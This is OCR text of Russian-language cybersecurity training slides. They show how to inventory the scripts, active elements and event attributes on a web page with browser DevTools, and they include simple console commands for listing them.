
2 Вкладка Console

отображает консольный вывод js-приложения. Мы можем выполнять js-код в контексте страницы



3 Вкладка Network

отображает все сетевые запросы, выполненные на данной странице



2024 Cyber Camp Break the Chain

Жизненный цикл HTML-страницы

Цель № 1


Инвентаризация скриптов и других активных элементов

2024 Cyber Camp Break the Chain


Жизненный цикл HTML-страницы

2024 Cyber Camp Break the Chain

Первоначальный код страницы



Для просмотра первоначального кода HTML-страницы – нажимаем Ctrl + U



Видим в коде страницы 3 элемента <script>. Эти скрипты – точка входа при инициализации js-приложения.


2024 Cyber Camp Break the Chain

Инвентаризация скриптов

```
<script type="module" src="http://metrics.demo.ru/metrics.js"></script>

<script defer="defer" rc="/static/js/main.75c73b61d32d92378a52.js"></script>

<script>function ValidateForm(){console.log("Validate Form")}</script>
```




Инвентаризация скриптов

Как правило, в момент, когда мы видим страницу в браузере, она находится в состоянии Loaded.

Открываем DevTools, вкладка Elements, видим текущий код страницы – он значительно отличается от первоначального – это результат выполнения синхронных скриптов.

Видим на странице новые скрипты.



2024 Cyber Camp Break the Chain


Жизненный цикл HTML-страницы

2024 Cyber Camp Break the Chain

Атрибуты событий

В HTML-элементах поддерживаются атрибуты событий. В качестве значений таких атрибутов указывается js-код, который будет выполнен браузером при возникновении соответствующего события.

Видим атрибут onload у элемента body. Этот код будет выполнен после загрузки всех ресурсов страницы.




Используем консоль для автоматизации поиска

Выводим все элементы <script>.

Команда:

```
for (let script of
document.scripts)
console.log(script.src ? script.src
: 'inline : ' + script.innerHTML)
```

Результат: обнаружено 5 файловых и 1 инлайн-скрипт




Используем консоль для автоматизации поиска

Выводим все элементы с атрибутом события onload.

Команда:

```
for (let el of document.querySelectorAll('[onload]')) console.log(el.tagName + " onload = " + el.getAttributeNode('onload').value)
```

Результат: обнаружено событие onload у элемента body



2024 Cyber Camp Break the Chain

Что искать?

Скрипты (2)

- script file
- script inline

Другие (12+)

- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

Атрибуты событий (115+)

- onafterprint
- onbeforeprint
- onerror
- onhashchange
- onmessage
- onoffline
- ononline
- onpagehide
- onpageshow
- onpopstate
- onresize
- onstorage
- onunload
- onblur
- onchange
- onfocus
- oninput
- oninvalid
- onreset
- onsearch
- onshow
- onselect
- onsubmit
- onkeydown
- onkeypress
- onkeyup
- onclick
- ondblclick
- onload
- onmouseup
- onwheel
- ontoggle
- ondrop
- onscroll
- oncopy
- oncut
- onpaste
- onabort
- onpause
- onplay
- onseeked
- onseeking
- onstalled
- onclose
- ondrag
- ondragend
- ondragenter
- ondragleave
- ondragover
- ondragstart
- oncanplay
- oncuechange
- onemptied
- onended
- onloadeddata
- onmousedown
- onmousemove
- onmouseout
- onloadstart
- onplaying
- onprogress
- onratechange
- onsuspend
- onwaiting
- onauxclick
- oncancel
- onloadedmetadata
- ontimeupdate
- onvolumechange
- onanimationend
- onanimationiteration
- onanimationstart
- onanimationcancel
- oncanplaythrough
- ondurationchange
- onmousewheel
- onpointercancel
- onpointerdown
- onpointerenter
- onpointerleave
- onpointermove
- onpointerout
- onpointerover
- onpointerrawupdate
- onpointerup
- onscrollend
- onselectionchange
- onformdata
- onslotchange
- ontransitioncancel
- ontransitionend
- ontransitionrun
- ontransitionstart
- onbeforeunload
- oncontextmenu
- onmouseover
- onselectstart
- onbeforecopy
- onbeforecut
- onbeforeinput
- onbeforematch
- onbeforepaste
- onbeforetoggle
- onbeforexrselect
- oncontextrestored
- onsecuritypolicyviol
- onmouseenter
- onmouseleave
- onfullscreenchange
- onfullscreenerror

2024 Cyber Camp Break the Chain

Проблемы ручной инвентаризации скриптов


1. Мы видим состояние только в конкретный момент времени

2. Элемент/атрибут со скриптом может быть удален после выполнения

3. Возможна динамическая загрузка внешних скриптов без создания HTML-элемента (например, через import)

Динамически загруженные скрипты

- Открываем вкладку Network в DevTools
- Активируем панель фильтров
- Фильтруем запросы по типу «js», чтобы увидеть загруженные скрипты.
- Видим сетевой запрос, выполнивший загрузку скрипта «added_from_import.js». Запрос был инициирован вызовом функции import в скрипте «metrics.js».
- Это все скрипты? Нет. Скрипт может быть загружен в зашифрованном виде, например в содержимом картинки, далее извлечен, расшифрован и выполнен из текста через функцию eval() и аналогичные функции.



